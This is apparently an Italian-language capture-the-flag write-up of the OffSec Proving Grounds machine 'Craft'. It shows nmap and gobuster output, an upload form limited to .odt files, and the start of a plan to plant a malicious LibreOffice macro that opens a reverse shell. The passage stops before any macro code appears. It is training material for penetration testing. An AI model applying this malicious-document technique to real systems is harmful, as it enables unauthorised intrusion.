Craft

Proving Ground machine offsec Windows machine , difficult intermediate

ip=192.168.155.169

Enumeration

NMAP

```
└─# nmap -p- -Pn -T4 -sV -sC -A 192.168.155.169 -oN craft_scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 21:04 CET
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.33% done; ETC: 21:07 (0:01:35 remaining)
Nmap scan report for 192.168.155.169
Host is up (0.051s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 4 hops
```

Trova solo la porta del server web 80/tcp, titolo ‘craft’ che salvo nel file /etc/hosts

Viste le poche porte trovate runno nuovamente nmap ma questa volta sulle porte udp, ed essendo molto lungo come scan decido di fare lo scan delle prime 100 porte udp


```
┌──(root㉿xyz)-[/opt/Midnight]
└─# sudo nmap -Pn -n 192.168.155.169 -sU  --top-ports=100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 21:13 CET
Nmap scan report for 192.168.155.169
Host is up.
All 100 scanned ports on 192.168.155.169 are in ignored states.
Not shown: 100 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 21.31 seconds
```


Nessun risultato quindi passo allo scan delle directory con gobuster

```
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 9635]
/uploads              (Status: 301) [Size: 344] [--> http://192.168.155.169/uploads/]
/assets               (Status: 301) [Size: 343] [--> http://192.168.155.169/assets/]
/upload.php           (Status: 200) [Size: 537]
/css                  (Status: 301) [Size: 340] [--> http://192.168.155.169/css/]
/Index.php            (Status: 200) [Size: 9635]
/js                   (Status: 301) [Size: 339] [--> http://192.168.155.169/js/]
/examples             (Status: 503) [Size: 404]
/Assets               (Status: 301) [Size: 343] [--> http://192.168.155.169/Assets/]
/INDEX.php            (Status: 200) [Size: 9635]
/CSS                  (Status: 301) [Size: 340] [--> http://192.168.155.169/CSS/]
/JS                   (Status: 301) [Size: 339] [--> http://192.168.155.169/JS/]
/Upload.php           (Status: 200) [Size: 537]
/Uploads              (Status: 301) [Size: 344] [--> http://192.168.155.169/Uploads/]
Progress: 123482 / 882240 (14.00%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 123665 / 882240 (14.02%)
===============================================================
Finished
===============================================================
```

/upload.php



/uploads




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	


Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Server at 192.168.155.169 Port 80

Quindi è possibile fare l upload di file e la directory di destinazione è /uploads, questo si puo vedere anche dalla pagina index del server web




Faccio una prova caricando prima un file .txt e poi un file .php ma il risultato è sempre il medesimo ovvero mi informa che è possibile caricare solo file con estensione .odt

Cosa sono i file .odt?




Quindi quello che farò al posto di camuffare l estensione con burpsuite , è utilizzare una macro dannosa tramite 'libreoffice' , creo un nuovo documento di testo e estensione .odt e all interno inserisco una macro dannosa, di seguito il passaggi x inserire una semplice shell che richiama la mia macchina


apro un nuovo documento




andare su tools->organize macros->basic




seleziono dalla schermata il mio documento poi -> new e assegno un nome per la macro



